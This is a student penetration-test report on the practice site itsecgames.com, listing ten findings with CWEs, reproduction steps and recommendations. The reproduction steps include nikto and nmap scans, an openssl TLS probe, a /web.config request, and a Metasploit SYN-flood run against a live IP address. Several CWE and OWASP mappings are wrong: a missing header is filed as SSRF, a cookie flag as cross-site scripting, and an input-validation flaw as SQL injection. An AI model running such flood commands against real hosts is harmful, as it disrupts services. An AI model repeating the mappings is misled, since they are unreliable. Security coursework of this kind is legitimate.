3	Gauri Sharma	VIT Vellore	9818772121 gauri.sharma2021@vitstudent.ac.in
4	Paavan Kumar S	VIT Chennai	9900040137 paavankumar.s2021@vitstudent.ac.in

List of Vulnerability Table:

Practice Website:

S.no	Vulnerability Name	CWE - No
1	Improper Sanitization of File Paths	CWE- 284: Improper Access Control
2	Invalid Certificate	CWE-395: Improper Certificate Validation
3	Missing X-Frame-Options Header	CWE-1021: Design Improper Restriction of Rendered UI Layers or Frames
4	X-Content-Type Options Header Missing	CWE -918: Server-Side Request Forgery (SSRF)
5	Drupal Ajax API shows JSONP not disabled by default	CWE-937,1035: OWASP Top Ten 2013,2017 Category A9 - Using Components with Known Vulnerabilities

6	Drupal Api Vulnerability	CWE-20: Improper Input Validation
7	Improper API Filtration	CWE-79: Improper Neutralisation of Input During Web Page Generation ('Cross-site Scripting')
8	Denial of Service	CWE -400: Uncontrolled Resource Consumption
9	TLS Version 1.0 Protocol Detection	CWE-327: Use of a Broken or Risky Cryptographic Algorithm
10	web.config File Information Disclosure	CWE-497: Exposure of Sensitive System Information to an Unauthorised Control Sphere

Main Website:

S.no	Vulnerability Name	CWE - No
1	SL Medium Strength Cipher Suites Supported (SWEET32)	CWE-200: Exposure of Sensitive Information to an Unauthorised Actor
2	Cookie SERVERID created without secure flag	CWE-79: Improper Neutralisation of Input During Web Page Generation
3	X-Content-Type Options Header Missing	CWE-918: Server-Side Request Forgery (SSRF)
4	Denial of Service	CWE -400: Uncontrolled Resource Consumption
5	OS Identification	CWE-200: Exposure of Sensitive Information to an Unauthorised Actor

REPORT: -

Practice Website: <http://www.itsecgames.com/>

1)Vulnerability Name: Improper Sanitization of File Paths

CWE- 284: Improper Access Control

OWASP Category: A01:2021-Broken Access Control

Description: The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor.

Business Impact: This vulnerability is significant, as it can lead to unauthorized access to sensitive data or files, potentially causing data breaches, privacy violations, and loss of user trust. Affected sites may also require configuration changes after applying a security release.

Steps to Reproduce: <https://www.shodan.io/host/31.3.96.40>

CVE-2023-31250

The file download facility doesn't sufficiently sanitize file paths in certain situations. This may result in users gaining access to private files that they should not have access to. Some sites may require configuration changes following this security release. Review the release notes for your Drupal version if you have issues accessing private files after updating.

Recommendation:

- 1. Apply Security Updates:** The primary recommendation is to apply the security update provided by Drupal as soon as it becomes available. Security updates typically include fixes for known vulnerabilities like this one.
- 2. Review Configuration:** After applying the update, review your Drupal site's configuration to ensure that private files remain protected as intended. Make any necessary adjustments to your site's file permissions or access controls.
- 3. Regular Audits:** Conduct regular security audits and vulnerability assessments to identify and address potential security issues in your Drupal site.
- 4. Access Control:** Implement strong access controls to ensure that only authorized users can access private files. Review and restrict file access permissions as needed.
- 5. Data Minimization:** Minimize the amount of sensitive data stored on your Drupal site. Only store data that is necessary for your site's functionality.

2)Vulnerability Name: **Invalid Certificate**

CWE-395: Improper Certificate Validation


OWASP Category: A07:2021 – Identification and Authentication Failures

Description: When a certificate is invalid or malicious, it might allow an attacker to spoof a trusted entity by interfering in the communication path between the host and client. The product might connect to a malicious host while believing it is a trusted host, or the product might be deceived into accepting spoofed data that appears to originate from a trusted host.

Business Impact: Improper certificate validation can lead to a range of security threats which includes Man-in-the-middle attacks(Attackers can intercept communication between two parties and read or modify the data exchanged between them),Data breaches:(Attackers can gain unauthorized access to sensitive information or sensitive systems, leading to data breaches),Malware distribution(Attackers can use fake digital certificates to distribute malicious software or infect systems with malware)


Steps to Reproduce: <https://www.ssllabs.com/ssltest/analyze?d=www.itsecgames.com>

Certificate #1: RSA 2048 bits (SHA256withRSA)




Server Key and Certificate #1

Subject	web.mmebvba.com Fingerprint SHA256: 9e7276cb84903692044a0e1f9b64d1426869813b55b28167913b7e49e778f87e Pin SHA256: mollG7Pck7rm7Q7pJpb+auqA9cuCc0eQAxVrTFBhY0M=
Common names	web.mmebvba.com
Alternative names	- INVALID
Serial Number	00ba5e79e0c2f743cb
Valid from	Mon, 25 May 2015 09:07:54 UTC
Valid until	Thu, 22 May 2025 09:07:54 UTC (expires in 1 year and 7 months)
Key	RSA 2048 bits (e 65537)
Weak key (Debian)	No
Issuer	web.mmebvba.com Self-signed
Signature algorithm	SHA256withRSA
Extended Validation	No
Certificate Transparency	No
OCSP Must Staple	No
Revocation information	None
DNS CAA	No (more info)
Trusted	No NOT TRUSTED (Why?) Mozilla Apple Android Java Windows



Additional Certificates (if supplied)

Certificates provided	1 (712 bytes)
Chain issues	None



Certification Paths

Mozilla Apple Android Java Windows

Path #1: Not trusted (path does not chain to a trusted anchor)

1	Sent by server Not in trust store	web.mmebvba.com Self-signed Fingerprint SHA256: 9e7276cb84903692044a0e1f9b64d1426869813b55b28167913b7e49e778f87e Pin SHA256: mollG7Pck7rm7Q7pJpb+auqA9cuCc0eQAxVrTFBhY0M= RSA 2048 bits (e 65537) / SHA256withRSA
---	--------------------------------------	--

Recommendation:

1. **Use trusted certificate authorities:** Only trust digital certificates issued by well-known and trusted certificate authorities.
2. **Verify certificate chains:** Verify that the certificate presented by the remote party is valid and issued by a trusted certificate authority. Verify the entire certificate chain, including intermediate certificates.
3. **Check certificate revocation status:** Check the revocation status of the certificate presented by the remote party to ensure that it has not been revoked.
4. **Use certificate pinning:** Implement certificate pinning to ensure that the communication only occurs with the exact certificate or certificate authority specified.
5. **Keep software up to date:** Keep software and security protocols up to date, as new vulnerabilities and security patches are regularly released.

3)Vulnerability Name: Missing X-Frame-Options Header

CWE-1021: Design Improper Restriction of Rendered UI Layers or Frames

OWASP Category: A04:2021-Insecure Design


Description: A web application is expected to place restrictions on whether it is allowed to be rendered within frames, iframes, objects, embed or applet elements. Without the restrictions, users can be tricked into interacting with the application when they were not intending to.

Business Impact: This enables path to the attackers to manipulate or gain unauthorized access to user interface elements, potentially leading to deceptive or malicious user interactions. This can result in data leakage, fraud, user distrust, and reputational damage, undermining the integrity and trustworthiness of the application and causing financial losses.

Vulnerability Path: <http://www.itsecgames.com/>

Steps to Reproduce:


1. Open the practice website to inspect



2.Go to network and start capturing using F5 or Ctrl+R

3.Go to html document and see if x-frame-options present in response headers or not

4.If not the absence of this header indicates that the website may not have protection against embedding its content within an iframe on other domains, potentially leaving it vulnerable to clickjacking attacks.



Recommendation:

- 1.Implement Proper UI Layer Access Controls:** Enforce access controls to restrict access to UI layers or frames based on user privileges.
- 2.Use Session and Authentication Management:** Ensure robust session management and user authentication mechanisms to prevent unauthorized access.
- 3.Implement Content Security Policies (CSP):** Use CSP headers to control where resources can be loaded from and mitigate against frame-based attacks.
- 4.Keep Software and Libraries Updated:** Stay current with software updates and patches to address known security issues.

4)Vulnerability Name: X-Content-Type Options Header Missing

CWE -918: Server-Side Request Forgery (SSRF)

OWASP Category: A10:2021 – Server-Side Request Forgery (SSRF)

Description: The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination.

Business Impact: The header missing impact Data Exposure(Attackers might force the server to render sensitive data as HTML, leading to data exposure),Security Risks(Content type manipulation can increase security risks, potentially leading to breaches, data leaks, and unauthorized access), Brand and Reputation Damage(Successful attacks that exploit SSRF vulnerabilities can harm the organization's reputation and trustworthiness)


Vulnerability Path :

<https://securityheaders.com/?q=http%3A%2F%2Fwww.itsecgames.com%2F&followRedirects=on>

Steps to Reproduce:

← → ↻ 🔍 securityheaders.com/?q=http%3A%2F%2Fwww.itsecgames.com%2F&followRedirects=on

Security Report Summary



Site:	http://www.itsecgames.com/ - (Scan again over https)
IP Address:	31.3.96.40
Report Time:	17 Oct 2023 16:40:12 UTC
Headers:	✖ Content-Security-Policy ✖ X-Frame-Options ✖ X-Content-Type-Options ✖ Referrer-Policy ✖ Permissions-Policy
Warning:	Grade capped at A, please see warnings below.
Advanced:	Ouch, you should work on your security posture immediately. Start Now

Missing Headers

Content-Security-Policy	Content Security Policy is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets.
X-Frame-Options	X-Frame-Options tells the browser whether you want to allow your site to be framed or not. By preventing a browser from framing your site you can defend against attacks like clickjacking. Recommended value "X-Frame-Options: SAMEORIGIN".
X-Content-Type-Options	X-Content-Type-Options stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type. The only valid value for this header is "X-Content-Type-Options: nosniff".
Referrer-Policy	Referrer Policy is a new header that allows a site to control how much information the browser includes with navigations away from a document and should be set by all sites.
Permissions-Policy	Permissions Policy is a new header that allows a site to control which features and APIs can be used in the browser.

```
(thanmaye08@THANMAYE)-[~]
$ nikto -h http://www.itsecgames.com/
- Nikto v2.5.0

+ Target IP: 31.3.96.40
+ Target Hostname: www.itsecgames.com
+ Target Port: 80
+ Start Time: 2023-10-17 09:03:40 (GMT5.5)

+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /com.tgz: Drupal 7 was identified via the x-generator header. See: https://www.drupal.org/project/remove_http_headers
+ /com.tgz: Drupal Link header found with value: <http://31.3.96.40/>; rel="canonical",<http://31.3.96.40/>; rel="shortlink". See: https://www.drupal.org/
+ /: Server may leak inodes via ETags, header found with file /, inode: e43, size: 5d7959bd3c800, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8075 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2023-10-17 09:29:14 (GMT5.5) (1534 seconds)

+ 1 host(s) tested
```

Recommendation:

- Implement "X-Content-Type-Options" Header: Configure the "X-Content-Type-Options" header with the value "nosniff" in your web server or application to prevent content type sniffing.

- Secure SSRF: To directly mitigate SSRF vulnerabilities, ensure proper input validation, access controls, and allow-list-based URL validation to prevent attackers from making unauthorized requests to internal resources.
- Security Headers: Implement other security headers like "X-Frame-Options" and "Content-Security-Policy" to further enhance security and mitigate various types of web-based attacks.

While the "X-Content-Type-Options" header may not be a direct countermeasure to SSRF, it is a valuable security control that, when configured correctly, can help protect against content type-based attacks that may be exploited in SSRF scenarios.

5)Vulnerability Name: **Drupal Ajax API shows JSONP not disabled by default**

CWE-937,1035: OWASP Top Ten 2013,2017 Category A9 - Using Components with Known Vulnerabilities

OWASP Category: A06:2021-Vulnerable and Outdated Components

Description: Vulnerable and outdated components refer to using software libraries, modules, or dependencies within a web application that have known security issues or are not updated to the latest secure versions. This can include plugins, frameworks, or APIs that are no longer maintained or have publicly documented vulnerabilities.

Business Impact: The presence of vulnerable and outdated components in a web application poses significant security risks. Attackers can exploit these weaknesses to gain unauthorized access, inject malicious code, steal sensitive data, or disrupt the system's operation. The potential business impacts include compromised user data, damaged reputation, legal consequences, and financial losses due to breach recovery and remediation efforts.

Vulnerability Path: <https://www.shodan.io/host/31.3.96.40>

Steps to Reproduce:

CVE-2020-13666

4.3 Cross-site scripting vulnerability in Drupal Core. Drupal AJAX API does not disable JSONP by default, allowing for an XSS attack. This issue affects: Drupal Core 7.x versions prior to 7.73; 8.8.x versions prior to 8.8.10; 8.9.x versions prior to 8.9.6; 9.0.x versions prior to 9.0.6.

Recommendation:

1.**Regular Updates:** Keep all components, libraries, and dependencies up to date by applying security patches and upgrades.

2.**Vulnerability Scanning:** Conduct periodic vulnerability assessments to identify and address potential issues.

3.**Dependency Management:** Implement a strategy for managing third-party dependencies, including continuous monitoring of their security status.

4.**Security Testing:** Perform regular security testing, including penetration testing and code review, to identify and remediate vulnerabilities.

5.**Change Control:** Maintain a change management process to assess the impact of new components and ensure they don't introduce new vulnerabilities.

6)Vulnerability Name: **Drupal Api Vulnerability**

CWE-20: Improper Input Validation

OWASP Category: A03:2021 – Injection

Description: The product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly.

Business Impact: The impact of a successful SQL injection attack can be devastating for businesses. It can result in unauthorized access to sensitive information, data theft, financial losses, damage to reputation, and legal consequences. Depending on the nature of the application and data involved, SQL injection can lead to compliance violations, customer trust erosion, and operational disruption.

Vulnerability Path: <https://www.shodan.io/host/31.3.96.40>

Steps to Reproduce:

**CVE-2022-
25271**

4.3 Drupal core's form API has a vulnerability where certain contributed or custom modules' forms may be vulnerable to improper input validation. This could allow an attacker to inject disallowed values or overwrite data. Affected forms are uncommon, but in certain cases an attacker could alter critical or sensitive data.

Recommendation:

1.Input Validation: Implement rigorous input validation on all user inputs and ensure that only safe, sanitized data is passed to the database.

2.Parameterized Queries: Use parameterized queries or prepared statements to separate SQL code from user input, preventing malicious injections.

3.Escaping User Input: If parameterized queries are not feasible, escape user input before incorporating it into SQL queries to neutralize special characters.

4.Least Privilege Principle: Limit the permissions and access rights of database accounts to the minimum required for specific tasks to minimize the potential damage of an attack.

5.Web Application Firewalls (WAF): Employ WAFs to filter and block malicious SQL injection attempts.

6.Regular Security Testing: Conduct regular security assessments, including penetration testing, to identify and address vulnerabilities.

7)Vulnerability Name: Improper API Filtration

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

OWASP Category: A07-2017: Cross-site Scripting (XSS)

Description: The product does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Business Impact: If exploited, this vulnerability allows attackers to inject malicious scripts into web pages, which can be viewed by other users. The potential business impacts include data theft, unauthorized access, compromised user accounts, damaged reputation, and financial losses. Attackers can use XSS to steal sensitive information, such as user credentials, personal data, or financial details, leading to regulatory compliance violations and legal liabilities. Additionally, defacement or manipulation of website content can erode customer trust and result in lost revenue.

Vulnerability Path: <https://www.shodan.io/host/31.3.96.40>

Steps to Reproduce:

**CVE-2020-
13672**

26 Cross-site Scripting (XSS) vulnerability in Drupal core's sanitization API fails to properly filter cross-site scripting under certain circumstances. This issue affects: Drupal Core 9.1.x versions prior to 9.1.7; 9.0.x versions prior to 9.0.12; 8.9.x versions prior to 8.9.14; 7.x versions prior to 7.80.

Recommendation:

1.**Update and Patch:** Ensure that Drupal and all related modules and components are up to date with the latest security patches to mitigate known vulnerabilities.

2.**Input Validation:** Implement strong input validation and output encoding to sanitize user inputs and prevent the injection of malicious scripts.

3.**Content Security Policy (CSP):** Implement CSP headers to restrict the sources from which content can be loaded, reducing the risk of XSS.

4.**Secure Coding Practices:** Train developers in secure coding practices, emphasizing the importance of validating and escaping user inputs.

5.**Security Scanning:** Conduct regular security scans and penetration tests to identify and address XSS vulnerabilities.

8)Vulnerability Name: Denial of Service

CWE -400: Uncontrolled Resource Consumption

OWASP Category:

Description: The Denial of Service (DoS) attack is focused on making a resource (site, application, server) unavailable for the purpose it was designed. There are many ways to make a service unavailable for legitimate users by manipulating network packets, programming, logical, or resources handling vulnerabilities, among others. If a service receives a very large number of requests, it may cease to be available to legitimate users. In the same way, a service may stop if a programming vulnerability is exploited, or the way the service handles resources it uses.

Sometimes the attacker can inject and execute arbitrary code while performing a DoS attack in order to access critical information or execute commands on the server. Denial-of-service attacks significantly degrade the service quality experienced by legitimate users. These attacks introduce large response delays, excessive losses, and service interruptions, resulting in direct impact on availability.

Business Impact: If successfully exploited, it involves overwhelming a system or application with excessive demands on its resources. This can lead to a range of disruptive consequences. The targeted system may experience significant slowdowns, or even complete unresponsiveness, making it difficult or impossible for legitimate users to access. Critical resources like CPU, memory, and network bandwidth can become depleted, causing further degradation in performance. In severe cases, the exploited vulnerability may lead to system crashes or failures, potentially resulting in data loss. This disruption not only impacts business productivity and financial stability but also risks reputational damage, eroding customer trust and confidence. Additionally, organizations may face regulatory compliance issues if the uncontrolled resource consumption leads to violations of service level agreements or industry standards. Mitigating this vulnerability requires proactive resource management practices and a well-prepared incident response plan to minimize the potential impacts on business operations and customer satisfaction.

Steps to Reproduce: exploit open ports 80 to perform SQL injections, cross-site request forgeries and DDoS attacks.

```
(paavan@kali)-[~/Desktop]
$ sudo su
[sudo] password for paavan:
(root@kali)-[/home/paavan/Desktop]
# sudo nmap --top-ports 65536 31.3.96.40
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 14:18 IST
zsh: segmentation fault  sudo nmap --top-ports 65536 31.3.96.40

(root@kali)-[/home/paavan/Desktop]
# sudo nmap -sV -p 80 31.3.96.40
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 14:18 IST
Nmap scan report for web.mmebvba.com (31.3.96.40)
Host is up (0.043s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds

(root@kali)-[/home/paavan/Desktop]
# msfconsole
```

```
Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 31.3.96.40
RHOST => 31.3.96.40
msf6 auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf6 auxiliary(dos/tcp/synflood) > RUN
[-] Unknown command: RUN
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 31.3.96.40
[*] SYN flooding 31.3.96.40:80 ...
```

Recommendation: Employ a robust Web Application Firewall (WAF) capable of filtering and mitigating suspicious traffic targeting port 80. Configure it to block excessive requests or patterns indicative of an attack. Utilise load balancing techniques to distribute traffic across multiple servers, ensuring no single server becomes overwhelmed. Additionally, implement rate limiting and throttling mechanisms to restrict the number of requests a single IP address can make within a defined time frame. Regularly monitor traffic patterns and set up alerts to detect unusual spikes in activity, enabling rapid response to potential attacks. Finally, keep software and systems up-to-date with the latest security patches to address known vulnerabilities that attackers may exploit.

9)Vulnerability Name: **TLS Version 1.0 Protocol Detection**

CWE-327: Use of a Broken or Risky Cryptographic Algorithm

OWASP Category: A02:2021-Cryptographic Failures

Description: The product uses a broken or risky cryptographic algorithm or protocol.

Business Impact: TLS 1.0 is an outdated and vulnerable encryption protocol, and its use can expose sensitive data to potential security threats. This not only jeopardizes the integrity of customer information and payment details but also tarnishes the company's reputation. The business may face legal consequences, loss of customer trust, and decreased revenue as security-conscious users avoid the site due to its security vulnerabilities. Immediate action is necessary to upgrade to a more secure TLS version to safeguard data, ensure compliance, and maintain customer confidence.

Steps to Reproduce:

- 1.Open a terminal or command prompt
- 2.Type the Command: openssl s_client -connect 31.3.96.40:443 -tls1
- 3.The connection is successfully means the server supports TLS 1.0


```
thanmaye08@THANMAYE: ~  
File Actions Edit View Help  
(thanmaye08@THANMAYE)-[~]  
$ openssl s_client -connect 31.3.96.40:443 -tls1  
CONNECTED(00000003)  
Can't use SSL_get_servername  
depth=0 CN = web.mmebvba.com  
verify error:num=18:self-signed certificate  
verify return:1  
depth=0 CN = web.mmebvba.com  
verify return:1  
-----  
Certificate chain  
0 s:CN = web.mmebvba.com  
i:CN = web.mmebvba.com  
a:PKKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256  
v:NotBefore: May 25 09:07:54 2015 GMT; NotAfter: May 22 09:07:54 2025 GMT  
-----  
Server certificate  
-----BEGIN CERTIFICATE-----  
MIICxDCCAaygAwIBAgIJALpeeeDC90PLMA0GCSqGSIb3DQEBCwUAMBoxGDAWBgNV  
BAMMD3dlYi5tbWVidmJhLmNvbTAeFw0xNTA1MjUwOTA3NTRaFw0yNTA1MjIwOTA3  
NTRaMBoxGDAWBgNVBAMMD3dlYi5tbWVidmJhLmNvbTCCASIwDQYJKoZIhvcNAQEB  
BQADggEPADCCAQoCggEBAK/hFlEmVRyv2fbXe16oUukbiGdpX0Xps5sqis20xF9Y  
/YXJcxaPoI/fUyfsdJ6pr2/YoEcUufZaUIJWbsSz/qzklja0M+GMAVzL+wqAi+V  
HjgujqsgeEqxgTiNoQu9Zld5NY7Ac9qQRKbLbLRubQV/9+Dud0Isx3z1gAsJda6  
bi3JuL0a27EMztRssKeQCLJhWLAididjuXH6kc+3jbNPmvedRF+Mw5mk32nNtyZ78  
qjIFT7Bny/CNGN31PFgQWq+6pTgCzokui04zV0pYyaGX9hs6roLiQWLT9UqB0wx0  
Jr+GM175u2YLvXba+U22cWMOp5IZ3590Htkf0uuKSzUCAwEAAMNMAswCQYDVROT  
BAIwADANBgkqhkiG9w0BAQsFAAOCAQEAgKAH1qFsULdaryKIrjuUxfeI2bE1fLd  
VGiYBzmaQddzehzBu9Akn9g73DHwrs9+gW9cDfkClVr3ayzS5KAMhvnZga1B0+q  
NYfX2y61SMnS4w9p8PT3iqZdF/Rywu658BXjpJwojwoA8Hu1mhwT0DdSSEofBnIq  
azNm62lQsxdTLU7wEanZ0/ExUFNktwKean7Jle3EvH94fkNg2T0er1WuEB/QF6sv  
dJqxsYSZ3toPEuqlOryWis0E8pfo3Hauzz6fBGijLcEnMoFp7oCZNz0Xh9Q93a0s  
5c9hNmHtQcu3vMrYUYArpj+a/euAEI2HaGJZf5g75mf4gAI/2B7iyg=  
-----END CERTIFICATE-----  
subject=CN = web.mmebvba.com  
issuer=CN = web.mmebvba.com  
-----  
No client certificate CA names sent  
Peer signing digest: MD5-SHA1  
Peer signature type: RSA  
Server Temp Key: ECDH, prime256v1, 256 bits  
-----  
SSL handshake has read 1404 bytes and written 274 bytes  
Verification error: self-signed certificate  
-----  
New, TLSv1.0, Cipher is ECDHE-RSA-AES256-SHA  
Server public key is 2048 bit  
Secure Renegotiation IS supported  
Compression: NONE  
Expansion: NONE
```

```

No ALPN negotiated
SSL-Session:
  Protocol      : TLSv1
  Cipher       : ECDHE-RSA-AES256-SHA
  Session-ID: 88C081DC5A60B2165E5ECF1174DFFA77732428624861E0BFAC934E3DE969B9E2
  Session-ID-ctx:
  Master-Key: 9A895BD34544E92181A631AB636C46EEC2788E9BFEE0DA5A6BDCA50E65C55250BA88EA
  PSK identity: None
  PSK identity hint: None
  SRP username: None
  TLS session ticket lifetime hint: 300 (seconds)
  TLS session ticket:
0000 - 11 e0 e2 5c 44 79 52 91-7b 32 b1 10 22 9f 80 b5    ... \DyR.{2 .. " ...
0010 - 54 b6 b7 89 fe c7 7d 4a-18 bd 8c e3 e6 31 47 63    T.....}J.....1Gc
0020 - 38 1b 52 ec 16 ac 18 b6-bd e1 76 e9 4b 41 24 ad    8.R.....v.KA$.
0030 - e3 94 d2 60 65 35 8b e0-6e d2 76 db 1b e1 03 e7    ... `e5 ..n.v.....
0040 - e7 76 cc f9 70 6a 42 91-94 42 e2 e8 29 d5 fd 38    .v..pjB..B..) ..8
0050 - 63 5f da 9f 09 af e0 d9-22 29 45 70 a7 a4 36 1f    c_.....")Ep..6.
0060 - 51 b1 cd d5 e7 b9 ef 9d-5d 20 99 ad 00 4d 21 df    Q.....] ...M!.
0070 - 38 a6 c9 1b 76 29 87 d9-14 79 7a 73 33 f8 4c 8f    8 ... v) ... yzs3.L.
0080 - 12 ae 66 c1 ad c3 6c ba-68 63 11 6c b2 18 e0 89    .. f ... l.hc.l....
0090 - 97 54 50 d7 ee f5 e1 37-f4 b0 be 55 2f d1 25 63    .TP....7 ... U/.%c
00a0 - c7 61 10 b3 ad 74 5a b7-07 fe e5 20 b1 da a1 a2    .a ... tZ.... ....
00b0 - be dd c8 45 a7 74 b7 eb-ee 9a 15 dc 1b bb 0b d9    ... E.t.....

Start Time: 1697691531
Timeout    : 7200 (sec)
Verify return code: 18 (self-signed certificate)
Extended master secret: no

4037A3514B7F0000:error:0A000126:SSL routines:ssl3_read_n:unexpected eof while reading:

```

Recommendation:

- 1. Upgrade to a Secure TLS Version:** Transition to a more secure TLS version, such as TLS 1.2 or TLS 1.3. This will provide stronger encryption and improved security against modern threats.
- 2. Regularly Update SSL/TLS Configuration:** Keep your SSL/TLS configuration up to date to ensure it aligns with the latest security best practices and vulnerabilities.
- 3. Implement a Strong Cryptographic Suite:** Use strong cipher suites and secure configurations to further enhance security. Disable weak ciphers and outdated protocols.
- 4. Compliance Checks:** Ensure that your website complies with relevant data protection regulations and industry standards (e.g., GDPR, PCI DSS) to avoid legal issues.

10) Vulnerability Name: [web.config File Information Disclosure](#)

CWE-497: Exposure of Sensitive System Information to an Unauthorized Control Sphere

OWASP Category: A3:2017-Sensitive Data Exposure

Description: An information disclosure vulnerability exists in the remote web server due to the disclosure of the web.config file. An unauthenticated, remote attacker can exploit this, via a simple GET request, to disclose potentially sensitive configuration information.

Business Impact: It exposes sensitive configuration details, including database connection strings and encryption keys, to potential attackers. This could lead to unauthorized access, data breaches, and system compromise. The impact includes financial losses, damage to reputation, and legal liabilities as the organization's security and customer trust are compromised.

Steps to Reproduce:

```
GET /web.config HTTP/1.1
Host: web.mmebvba.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

```
This produced the following truncated output (limited to 5 lines) :
----- snip -----
